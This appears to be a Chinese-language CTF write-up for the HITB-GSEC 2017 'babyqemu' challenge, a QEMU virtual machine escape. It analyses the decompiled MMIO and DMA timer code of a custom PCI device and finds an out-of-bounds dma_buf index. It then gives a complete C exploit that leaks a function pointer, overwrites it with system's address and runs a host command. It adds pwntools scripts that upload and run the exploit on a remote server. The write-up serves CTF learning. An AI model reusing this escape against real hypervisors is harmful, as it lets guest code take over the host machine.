    {
      if ( (*((_BYTE *)opaque + 2944) & 1) == 0 )
        *((_QWORD *)opaque + 365) = val;
    }
    else
    {
      v4 = val;
      if ( addr > 0x80 )
      {
        if ( addr == 140 )
        {
          if ( (*((_BYTE *)opaque + 2944) & 1) == 0 )
```




```
        *(_QWORD *)((char *)opaque + 2932) = val;
      }
      else if ( addr > 0x8C )
      {
        if ( addr == 144 )
        {
          if ( (*((_BYTE *)opaque + 2944) & 1) == 0 )
            *((_QWORD *)opaque + 367) = val;
        }
        else if ( addr == 152 && (val & 1) != 0 && (*((_BYTE *)opaque + 2944) & 1) == 0 )
        {
          *((_QWORD *)opaque + 368) = val;
          v7 = qemu_clock_get_ns(QEMU_CLOCK_VIRTUAL_0);
          timer_mod((QEMUTimer_0 *)((char *)opaque + 2952), v7 / 1000000 + 100);
        }
      }
      else if ( addr == 132 )
      {
        if ( (*((_BYTE *)opaque + 2944) & 1) == 0 )
          *(_QWORD *)((char *)opaque + 2924) = val;
      }
      else if ( addr == 136 && (*((_BYTE *)opaque + 2944) & 1) == 0 )
      {
        *((_QWORD *)opaque + 366) = val;
      }
    }
    else if ( addr == 32 )
    {
      if ( (val & 0x80) != 0 )
        _InterlockedOr((volatile signed __int32 *)opaque + 727, 0x80u);
      else
        _InterlockedAnd((volatile signed __int32 *)opaque + 727, 0xFFFFFF7F);
    }
    else if ( addr > 0x20 )
    {
      if ( addr == 96 )
      {
        v6 = ((unsigned int)val | *((_DWORD *)opaque + 728)) == 0;
        *((_DWORD *)opaque + 728) |= val;
        if ( !v6 )
          hitb_raise_irq((HitbState *)opaque, 0x60u);
      }
      else if ( addr == 100 )
      {
        v5 = ~(_DWORD)val;
        v6 = (v5 & *((_DWORD *)opaque + 728)) == 0;
        *((_DWORD *)opaque + 728) &= v5;
        if ( v6 && !msi_enabled((const PCIDevice_0 *)opaque) )
          pci_set_irq((PCIDevice_0 *)opaque, 0);
      }
    }
    else if ( addr == 4 )
    {
      *((_DWORD *)opaque + 725) = ~(_DWORD)val;
    }
    else if ( addr == 8 && (*((_DWORD *)opaque + 727) & 1) == 0 )
    {
      qemu_mutex_lock((QemuMutex_0 *)((char *)opaque + 2808));
      *((_DWORD *)opaque + 726) = v4;
      _InterlockedOr((volatile signed __int32 *)opaque + 727, 1u);
      qemu_cond_signal((QemuCond_0 *)((char *)opaque + 2848));
      qemu_mutex_unlock((QemuMutex_0 *)((char *)opaque + 2808));
    }
  }
}
```

看上去非常的麻烦，里面还有一些乱七八糟的函数。
其实我们注意到里面只要没有带hitb的都是系统函数，我们其实操控不了他，也没必要去管他。

当addr为0x80的时候，将value赋值给dma.src。
当addr为144的时候，将value赋值给dma.cnt。
当addr为152的时候，将value赋值给dma.cmd，并触发timer_mod。
当addr为136的时候，将value赋值给dma.dst。


那么关键就是这个timer_mod是干嘛的？？？

我们首先要注意到




```
oid __fastcall timer_mod(QEMUTimer_0 *ts, int64_t

 timer_mod_ns(ts, ts->scale * expire_time);
```

time_mod里面是对ts的expire_time的修改。




```
  if ( !msi_init(pdev, 0, 1u, 1, 0, errp) )
  {
    timer_init_tl((QEMUTimer_0 *)&pdev[1].io_regions[4], main_loop_tlg.tl[1], 1000000, hitb_dma_timer, pdev);
    qemu_mutex_init((QemuMutex_0 *)&pdev[1].io_regions[0].type);
    qemu_cond_init((QemuCond_0 *)&pdev[1].io_regions[1].type);
    qemu_thread_create(
      (QemuThread_0 *)&pdev[1].io_regions[0].size,
      (const char *)&stru_5AB2C8.not_legacy_32bit + 12,
      hitb fact thread.
```

ts是个结构体，在realize中被注册。
设置了hitb_dma_timer函数是他的回调函数。
那么就意味着我们time_mod对expire_time的修改会触发hitb_dma_timer。




```
                        ; CODE XREF: pci_hitb_realize+2A↑j
    mov     rsi, cs:main_loop_tlg.tl+8 ; timer_list
    lea     rcx, hitb_dma_timer ; cb
    lea     rdi, [hitb+0B88h] ; ts
    mov     r8, hitb        ; opaque
    mov     edx, 0F4240h    ; scale
    lea     rbp, [hitb+9F0h]
    call    timer_init_tl
    lea     rdi, [hitb+0AF8h] ; mutex
```

至于这里写的time_list其实是告诉我们这是一个QEMUTimer结构体，是一个定时器结构体，他在QEMUTimerList中。
那我们现在来好好看一下hitb_dma_timer




```
void __fastcall hitb_dma_timer(void *opaque)
{
  __int64 v1; // rax
  __int64 v2; // rdx
  uint8_t *v3; // rsi
  __int64 v4; // rax
  __int64 v5; // rdx
  uint8_t *v6; // rbp
  uint8_t *v7; // rbp

  v1 = *((_QWORD *)opaque + 368);
  if ( (v1 & 1) != 0 )
  {
    if ( (v1 & 2) != 0 )
    {
      v2 = (unsigned int)(*((_DWORD *)opaque + 730) - 0x40000);
      if ( (v1 & 4) != 0 )
      {
        v7 = (uint8_t *)opaque + v2 + 3000;
        (*((void (__fastcall **)(uint8_t *, _QWORD))opaque + 887))(v7, *((unsigned int *)opaque + 734));
        v3 = v7;
      }
      else
      {
        v3 = (uint8_t *)opaque + v2 + 3000;
      }
      cpu_physical_memory_rw(*((_QWORD *)opaque + 366), v3, *((_DWORD *)opaque + 734), 1);
      v4 = *((_QWORD *)opaque + 368);
      v5 = v4 & 4;
    }
    else
    {
      v6 = (uint8_t *)opaque + (unsigned int)*((_QWORD *)opaque + 366) - 259144;
      LODWORD(v3) = (_DWORD)opaque + *((_QWORD *)opaque + 366) - 0x40000 + 3000;
      cpu_physical_memory_rw(*((_QWORD *)opaque + 365), v6, *((_DWORD *)opaque + 734), 0);
```



```
    cpu_physical_memory_rw( ((_QWORD *)opaque + 365), v6, *((_DWORD *)opaque + 734), 0);
    v4 = *((_QWORD *)opaque + 368);
    v5 = v4 & 4;
    if ( (v4 & 4) != 0 )
    {
      v3 = (uint8_t *)*((unsigned int *)opaque + 734);
      (*((void (__fastcall **)(uint8_t *, uint8_t *))opaque + 887))(v6, v3);
      v4 = *((_QWORD *)opaque + 368);
      v5 = v4 & 4;
    }
  }
  *((_QWORD *)opaque + 368) = v4 & 0xFFFFFFFFFFFFFFFELL;
  if ( v5 )
  {
    *((_DWORD *)opaque + 728) |= 0x100u;
    hitb_raise_irq((HitbState *)opaque, (uint32_t)v3);
  }
 }
}
```

不大好看



```
void __fastcall hitb_dma_timer(HitbState *opaque)
{
  dma_addr_t v1; // rax
  __int64 v2; // rdx
  uint8_t *v3; // rsi
  dma_addr_t v4; // rax
  dma_addr_t v5; // rdx
  uint8_t *v6; // rbp
  char *v7; // rbp

  v1 = opaque->dma.cmd;
  if ( (v1 & 1) != 0 )
  {
    if ( (v1 & 2) != 0 )
    {
      v2 = (unsigned int)(LODWORD(opaque->dma.src) - 0x40000);
      if ( (v1 & 4) != 0 )
      {
        v7 = &opaque->dma_buf[v2];
        opaque->enc(v7, opaque->dma.cnt);
        v3 = (uint8_t *)v7;
      }
      else
      {
        v3 = (uint8_t *)&opaque->dma_buf[v2];
      }
      cpu_physical_memory_rw(opaque->dma.dst, v3, opaque->dma.cnt, 1);
      v4 = opaque->dma.cmd;
      v5 = v4 & 4;
    }
    else
    {
      v6 = (uint8_t *)&opaque[0xFFFFFFDBLL].dma_buf[(unsigned int)opaque->dma.dst + 0x510];
      LODWORD(v3) = (_DWORD)opaque + opaque->dma.dst - 0x40000 + 0xBB8;
      cpu_physical_memory_rw(opaque->dma.src, v6, opaque->dma.cnt, 0);
      v4 = opaque->dma.cmd;
      v5 = v4 & 4;
      if ( (v4 & 4) != 0 )
      {
        v3 = (uint8_t *)LODWORD(opaque->dma.cnt);
        opaque->enc((char *)v6, (unsigned int)v3);
        v4 = opaque->dma.cmd;
        v5 = v4 & 4;
      }
    }
    opaque->dma.cmd = v4 & 0xFFFFFFFFFFFFFFFELL;
    if ( v5 )
    {
      opaque->irq_status |= 0x100u;
      hitb_raise_irq(opaque, (uint32_t)v3);
    }
  }
}
```

同步一下结构体就好了。
我们简单分析一下，就是根据dma.cmd的值来实现两个功能。

具体功能都跟那个cpu_physical_emmory_rw函数有关。

没有hitb，是个系统函数。
找到源码

```
void __fastcall cpu_physical_memory_rw(hwaddr addr, uint8_t *buf, int len, int is_write)
{
  int v4; // er8
  MemTxAttrs_0 v5; // 0:dl.1

  v4 = len;
  v5 = (MemTxAttrs_0)1;
  address_space_rw(&address_space_memory, addr, v5, buf, v4, is_write != 0);
}

MemTxResult __fastcall address_space_rw(AddressSpace_0 *as, hwaddr addr, MemTxAttrs_0 attrs, uint8_t *buf, int len, _Bool is_write)
{
  MemTxResult result; // eax

  if ( is_write )
    result = address_space_write(as, addr, attrs, buf, len);
  else
    result = address_space_read_full(as, addr, attrs, buf, len);
  return result;
}
```

其实我们从函数名字就能看得出来，是对物理地址的读写。

当dma.cmd为2|1时，将数据从dma_buf[dma.src减0x40000]拷贝利用函数cpu_physical_memory_rw拷贝至物理地址dma.dst中，拷贝长度为dma.cnt。
当dma.cmd为4|2|1时，将起始地址为dma_buf[dma.src减0x40000]，长度为dma.cnt的数据利用利用opaque->enc函数加密后，再调用函数cpu_physical_memory_rw拷贝至物理地址opaque->dma.dst中。
当dma.cmd为0|1时，调用cpu_physical_memory_rw将物理地址中为dma.dst，长度为dma.cnt，拷贝到目标地址为dma_buf[dma.src减0x40000]的空间中。

那么问题就出在，dma_buf可以越界。

首先我们要想办法获得虚拟地址对应的物理地址。

这个是raycp师傅的

```
#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN     ((1ull << 55) - 1)

uint32_t page_offset(uint32_t addr)
{
    return addr & ((1 << PAGE_SHIFT) - 1);
}

uint64_t gva_to_gfn(void *addr)
{
    uint64_t pme, gfn;
    size_t offset;

    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        die("open pagemap");
    }
    offset = ((uintptr_t)addr >> 9) & ~7;
    lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
}

uint64_t gva_to_gpa(void *addr)
{
    uint64_t gfn = gva_to_gfn(addr);
    assert(gfn != -1);
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);
}
```

那么我们整个的利用思路就是利用enc函数先泄露程序基地址。
具体方法是首先mmap一块内存，


然后任意写，enc改成system的plt表的地址
dma_buf中改成我们要的字符串。

```
#include <assert.h>
#include <fcntl.h>
#include <inttypes.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <unistd.h>
#include<sys/io.h>

#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN     ((1ull << 55) - 1)

#define DMABASE 0x40000
char *userbuf;
```

```
uint64_t phy_userbuf;
unsigned char* mmio_mem;

void die(const char* msg)
{
    perror(msg);
    exit(-1);
}

uint64_t page_offset(uint64_t addr)
{
    return addr & ((1 << PAGE_SHIFT) - 1);
}

uint64_t gva_to_gfn(void *addr)
{
    uint64_t pme, gfn;
    size_t offset;

    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        die("open pagemap");
    }
    offset = ((uintptr_t)addr >> 9) & ~7;
    lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
}

uint64_t gva_to_gpa(void *addr)
{
    uint64_t gfn = gva_to_gfn(addr);
    assert(gfn != -1);
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);
}

void mmio_write(uint32_t addr, uint32_t value)
{
    *((uint32_t*)(mmio_mem + addr)) = value;
}

uint32_t mmio_read(uint32_t addr)
{
    return *((uint32_t*)(mmio_mem + addr));
}

void dma_set_src(uint32_t src_addr)
{
    mmio_write(0x80,src_addr);
}

void dma_set_dst(uint32_t dst_addr)
{
    mmio_write(0x88,dst_addr);
}

void dma_set_cnt(uint32_t cnt)
```


```
{
    mmio_write(0x90,cnt);
}

void dma_do_cmd(uint32_t cmd)
{
    mmio_write(0x98,cmd);
}

void dma_do_write(uint32_t addr, void *buf, size_t len)
{
    assert(len<0x1000);

    memcpy(userbuf,buf,len);

    dma_set_src(phy_userbuf);
    dma_set_dst(addr);
    dma_set_cnt(len);
    dma_do_cmd(0|1);

    sleep(1);

}

void dma_do_read(uint32_t addr, size_t len)
{

    dma_set_dst(phy_userbuf);
    dma_set_src(addr);
    dma_set_cnt(len);

    dma_do_cmd(2|1);

    sleep(1);
}

void dma_do_enc(uint32_t addr,size_t len)
{
    dma_set_src(addr);
    dma_set_cnt(len);
    dma_do_cmd(1|4|2);
}


int main(int argc, char *argv[])
{

    int mmio_fd = open("/sys/devices/pci0000:00/0000:00:04.0/resource0", O_RDWR | O_SYNC);
    mmio_mem = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED, mmio_fd, 0);
    printf("mmio_mem @ %p\n", mmio_mem);
    userbuf = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
    mlock(userbuf, 0x1000);
    phy_userbuf=gva_to_gpa(userbuf);
    printf("user buff virtual address: %p\n",userbuf);
    printf("user buff physical address: %p\n",(void*)phy_userbuf);

    dma_do_read(0x1000+DMABASE,8);
    uint64_t leak_enc=*(uint64_t*)userbuf;
    printf("leaking enc function: %p\n",(void*)leak_enc);
```

```c
    uint64_t pro_base=leak_enc-0x283DD0;
    uint64_t system_plt=pro_base+0x1FDB18;

    dma_do_write(0x1000+DMABASE,&system_plt,8);

    char *command="cat /root/flag\x00";
    dma_do_write(0x200+DMABASE,command,strlen(command));

    dma_do_enc(0x200+DMABASE,8);
}
```



```
Welcome to HITB
HITB login: root
#
# ls
# cd ..
# ls
Makefile  etc       init      linuxrc   opt       run       tmp
bin       exp       lib       media     proc      sbin      usr
dev       exp.c     lib64     mnt       root      sys       var
# ./exp
mmio_mem @ 0x7f03e48cb000
user buff virtual address: 0x7f03e48ca000
user buff physical address: 0x3fd4000
leaking enc function: 0x557f4ed42dd0
# cat: /root/flag: Permission denied
```

最后说一下打远程服务器怎么操作。



```
[redacted]:~/Desktop/hitb-gsec-2017-babyqemu/poc$ ls
exp  exp.c
```

在exp文件目录下建立一个poc文件夹，然后exp，exp.c都复制进去

然后跑一下这个脚本

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
import os

# context.log_level = 'debug'
cmd = '$ '


def exploit(r):
    r.sendlineafter(cmd, 'stty -echo')
    os.system('musl-gcc  -static -O2 ./poc/exp.c -o ./poc/exp')
    os.system('gzip -c ./poc/exp > ./poc/exp.gz')
    r.sendlineafter(cmd, 'cat <<EOF > exp.gz.b64')
    r.sendline((read('./poc/exp.gz')).encode('base64'))
    r.sendline('EOF')
    r.sendlineafter(cmd, 'base64 -d exp.gz.b64 > exp.gz')
    r.sendlineafter(cmd, 'gunzip ./exp.gz')
    r.sendlineafter(cmd, 'chmod +x ./exp')
    r.sendlineafter(cmd, './exp')
    r.interactive()


p = process('', shell=True)
# p = remote('', )

exploit(p)
```

然后发现因为用的是这个cat，速度相当慢，慢的夸张
然后问了大佬

```python
from pwn import *
import base64
import os


#context.log_level = 'debug'
r = remote('node4.buuoj.cn', 29886)
r.sendlineafter("HITB login: ", "root")

def exec_cmd(str):
    r.sendlineafter("# ", str)

def upload():
    p = log.progress("Upload")

    with open("./poc/exp", "rb") as f:
        data = f.read()

    encoded = base64.b64encode(data)

    for i in range(0, len(encoded), 300):
        p.status("%d / %d" % (i, len(encoded)))
        exec_cmd("echo \"%s\" >> benc" % (encoded[i:i+300]))

    exec_cmd("cat benc | base64 -d > bout")
    exec_cmd("chmod +x bout")

    p.success()

upload()
exec_cmd("./bout")
r.interactive()
```

这个真□

refer

https://tianstcht.github.io/Q%E4%B9%8B%E9%80%83%E9%80%B8-%E5%8F%81%E4%B9%8B%E5%9E%8B-HITB-CTF-2017-babyqemu/

https://ray-cp.github.io/archivers/qemu-pwn-hitb-gesc-2017-babyqemu-writeup

https://www.giantbranch.cn/2020/01/02/CTF%20QEMU%20%E8%99%9A%E6%8B%9F%E6%9C%BA%E9%80%83%E9%80%B8%E4%B9%8BHITB-GSEC-2017-babyqemu/